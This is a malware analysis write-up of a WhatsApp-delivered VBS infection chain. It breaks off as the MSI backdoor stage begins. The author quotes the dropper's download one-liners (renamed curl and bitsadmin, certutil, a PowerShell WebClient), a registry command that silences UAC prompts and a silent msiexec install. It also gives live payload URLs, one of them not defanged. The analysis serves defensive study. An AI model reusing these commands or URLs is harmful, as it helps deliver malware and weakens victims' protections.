Whatsapp Attack Chain: Stage 1 to Stage 4 (VBS, Cloud Downloads, MSI backdoor)
WhatsApp has become an increasingly common delivery vector for malware campaigns, especially those leveraging social engineering to bypass initial trust barriers. In this analysis, we break down a multi-stage infection chain that begins with a seemingly harmless VBS script and evolves into a cloud-hosted payload delivery mechanism, ultimately leading to an MSI-based backdoor execution. Through static and behavioral analysis, we will uncover how each stage contributes to execution, persistence and potential command-and-control communication.
DISCLAIMER: My write up analysis will be a little bit different from Microsoft’s reports because Microsoft’s framework is file-centric (asset retrieval), but my analysis is process-centric (execution hierarchy). Because of this, the stages will look a bit different, but the malware samples, actions and processes remain exactly identical.
Attack Flow Overview
Before we jump deeply into technical details, let’s take a look at the overall infection chain.

Stage 1: Payload Delivery and Execution via WhatsApp
Sample can downloaded from VirusTotal
SHA256:0f9788bd4a6457d327336455ddba9ef9b23687e7643e150d61360b00765d10fd


We start with the payload delivery. Scenario example: The attacker wraps the malicious VBScript inside a harmless looking zip file. The VBS file is compressed inside a zip file named something like Analyst_KPI_2026.zip.
Once inside the zip, the script itself is rarely named
- On the attacker side: The file is named as Analyst_KPI_2026.xlsx.vbs
- What victim sees: Analyst_KPI_2026.xlsx
Next, the victim will open the zip file and view it on the Windows machine. Once the user double clicks on the file, the attack begins.
We start the analysis with the 1st stage payload.

The VBS starts by initializing objects required for shell execution and filesystem manipulation. It defines a working directory under C:\ProgramData\58299\ and prepares remote URLs that will likely be used in later stages to retrieve additional payloads.
Then, it checks whether the designated working directory exists and creates it if necessary. After creation, the folder attribute is modified to make it hidden, reducing visibility to the user and helping conceal malicious activity and the payloads. (Attributes=2 means File or folder is hidden). So, C:\ProgramData\58299\\ will be invisible.
Next, it verifies whether specific files already exist in the working directory. If absent, it copies legitimate Windows binaries into the newly created directory while renaming them to misleading filenames. Specifically, curl.exe is copied and saved as winhttp.dll and bitsadmin.exe is copied and saved as svchost.exe.
This is a classic Living off the Land (LOTL) technique utilizing LOLBins (Living off the Land Binaries). Instead of bringing their own custom download tool which would easily detected by EDR or AV, the attackers abuse legitimate, built-in Windows utilities (curl.exe and bitsadmin.exe). To further complicate detection, they perform Masquerading (MITRE ATT&CK T1036) by renaming these trusted tools to winhttp.dll and svchost.exe.
Note: The malware renames legitimate Windows tools to look like normal system files. This helps it blend into the environment and reduces the chance of users or security tools noticing suspicious activity.

Looking at the function here, MultiModeDownloader(url, savePath), it does:
- Creates an array containing 4 different download methods (index 0 to 3).
- Each entry uses a different technique to retrieve the payload from a remote URL.
- The function iterates through the array sequentially using a loop starting from modes(0).
- It sleeps for 3 seconds before validation.
- The success condition is checked by verifying if the file exists and its size is greater than 50 bytes.
- If a valid file is detected, the loop is terminated immediately and the function returns success without trying the remaining methods.
Each array is doing:
workDir & "winhttp.dll -Lk -s -o " & Chr(34) & savePath & Chr(34) & " " & url
curl (renamed as winhttp.dll)- Use curl to silently download the file and save it.
- L = follow redirect (same thing as Linux)
- k = ignore if the HTTPS cert is invalid
- s = silent
- o = output
workDir & "svchost.exe /transfer dJob /download /priority normal " & url & " " & Chr(34) & savePath & Chr(34)
BITSAdmin (renamed as svchost.exe)- Use BITS background transfer to download the additional payloads.
"certutil -urlcache -split -f " & url & " " & Chr(34) & savePath & Chr(34)- Downloads additional payloads from URL via Windows certificate utility
powershell -ExecutionPolicy Bypass -Command ""[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12; (New-Object Net.WebClient).DownloadFile('" & url & "', '" & savePath & "')"""- Use PowerShell to directly download the file via .NET WebClient
Note: Chr(34) = “ from ascii
The MultiModeDownloader function is essentially a built-in LOLBAS execution matrix. By rotating through four distinct native Windows mechanisms (curl, BITSAdmin, certutil, and PowerShell), the malware ensures fallback reliability. If an EDR block style restricts one LOLBin (blocking certutil outbound web requests), the script seamlessly cycles to the next LOTL method to pull down the next-stage payload.

Next, which is the final part for Stage 1 is calling back the MultiModeDownloader() function twice to retrieve two separate payloads (urlA and urlB) and save them as pA and pB (refer to the beginning of the script).
If the first download succeeds, the script executes the downloaded file (beep.vbs) using wscript.exe in hidden mode and waits for completion before continuing.
The script then pauses for 3 seconds before attempting to download the second payload (v2_deploy_tool.vbs) and execute it also using wscript.exe in hidden mode.
Note: wscript.exe is the program that runs .vbs or .js scripts on Windows
Stage 2: Persistence and Privilege Escalation
So, urlA = “hxxps[:]//erlab-1398259625[.]cos.ap-singapore[.]myqcloud[.]com/beep.png” from the VBS will be the 2nd stage.
You can obtain the payload by using curl in the terminal or by accessing the URL directly via a browser. It will be downloaded as beep.png but based on the earlier VBS analysis, this file is actually a disguised 2nd stage payload (beep.vbs).
Sample can be downloaded from VirusTotal SHA256:91ec2ede66c7b4e6d4c8a25ffad4670d5fd7ff1a2d266528548950df2a8a927a
Let’s start by looking at the PNG file using XXD to see the raw content.

We can confirm that this PNG file is indeed not an image but readable script content, indicating that it is actually a VBScript payload hidden behind a misleading file extension.

As we can see here, in this stage, it only has 1 function which is IsUacDisabled().
This function is used to determine whether UAC has been successfully disabled. It reads the ConsentPromptBehaviorAdmin registry value under the Windows UAC policy settings and checks whether the value has been changed to 0 which means elevate without prompting.
If the registry value cannot be read or remains different from 0, the function returns False, indicating that UAC is still active. Otherwise, it returns True, confirming that the UAC configuration has been modified successfully.
Then we also see the function is used in the Do While loop from the code Do While Not IsUacDisabled(). This loop will be executed when the function IsUacDisabled() returns False.
So what happens here is, it will repeatedly trigger the UAC prompt by requesting admin privileges and attempt to add this registry value HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System /v ConsentPromptBehaviorAdmin /t REG_DWORD /d 0 /f into the registry.
If the user clicks cancel or denies the request, it will sleep for 100 milliseconds before trying again and again until the registry modification succeeds (When the user clicks allow and admin execution is granted).
Important commands:
- reg add - create or modify a registry key/value
- /v ConsentPromptBehaviorAdmin - the value name
- /t REG_DWORD - type = integer (DWORD)
- /d 0 - set value to 0
- /f = force overwrite without asking
So, once this is successful, UAC prompts for admin operations are disabled for administrator accounts. This means that when an elevated process is triggered, it will be automatically approved without showing a consent prompt to the user. However, this does not bypass UAC entirely for non admin users.
Stage 3: Fetching the Main Payload from Cloud Services
So urlB= “https://sinjiabo-1398259625.cos.ap-singapore.myqcloud.com/v6_deploy_tool.pdf” will be the 3rd stage which it is saved as v2_deploy_tool.vbs
Sample can be obtained from VirusTotal SHA256:07c6234b02017ffee2a1740c66e84d1ad2d37f214825169c30c50a0bc2904321
For this 3rd stage, the purpose is to download and install the real payload which is the MSI file.
Let’s have a look at the code and the functions inside.


For this part, several functions and behaviors are similar to Stage 1. It again copies curl.exe and bitsadmin.exe from System32 and renames them to winhttp.dll and svchost.exe as a form of masquerading.
It also creates a working directory under C:\ProgramData<random number> to store downloaded files.
The InternalFileDownloader() function is used to download the payload using multiple methods (curl, BITSAdmin, certutil, and PowerShell). (To improve reliability by retrying different download techniques if one fails).
The main difference compared to Stage 1 is the payload type and target URL, where this stage downloads an MSI installer file (Setup.msi) instead of a VBS payload.
Before we go further, I noticed an interesting piece of code

If you see thoroughly, this part is actually doing nothing harmful and not related to the execution of the payloads in this script.
This section creates a large string variable G_PADD_CONTENT by repeatedly appending a static value inside a loop (220 times), resulting in a large unused buffer in memory.
The reason attackers include this is mainly for obfuscation and analysis evasion. It can slightly increase memory usage during execution and make analysis by EDR or static scanners more time-consuming due to the added noise.
However, this does not bypass or disable EDR, and its impact is only in increasing analysis complexity rather than evading detection directly.
Next, we go to the obtaining and executing the MSI

Next, if downloadOK returns True, it means the MSI payload was successfully downloaded into C:\ProgramData<random>.
The script first checks whether the MSI file exists. If it exists, it sets Attributes = 2, which means the file is marked as hidden to reduce visibility from the user.
After that, it prepares an installation command using msiexec:
msiexec /i "Setup.msi" /quiet /norestart
(after concatenate)
Important commands:
- /i → install MSI package
- /quiet → execute silently without UI
- /norestart → prevent automatic reboot
msiexec.exe is a highly leveraged LOLBin commonly abused for defensive evasion. Because it is a trusted Microsoft process responsible for system installations, running the malicious package silently through it allows the installation phase to bypass standard execution restrictions and run under a highly trusted context.
The script then uses ShellExecute() with the runas verb to request admin privileges and execute the MSI in hidden mode.
If this execution method fails (Err.Number <> 0), it falls back to WshShell.Run() as a backup execution method. This does not mean it executes twice, but rather uses an alternative method to increase the chance of successful execution.
At the end of the script, I found this.

The script calls AuditEnvReport() which uses WMI to query Win32_BIOS and retrieves the BIOS version information. However, the retrieved value is only stored into a variable and is never used elsewhere in the script.
Similar to the earlier padding section, this appears to be another decoy or noise function that does not contribute to payload execution. It may have been added to make the script appear more legitimate or increase analysis complexity.
Information for reader: Malware sometimes uses Win32_BIOS for VM/sandbox checks, but in this sample, there is no logic using the result, so that’s why I am calling it as decoy/noise.
Stage 4: MSI Installation and Execution
Now we have the MSI file downloaded from the cloud service. The file name is Setup.msi
Sample can be obtained from VirusTotal
SHA256:15a730d22f25f87a081bb2723393e6695d2aab38c0eafe9d7058e36f4f589220
Let’s analyze the MSI file we have.
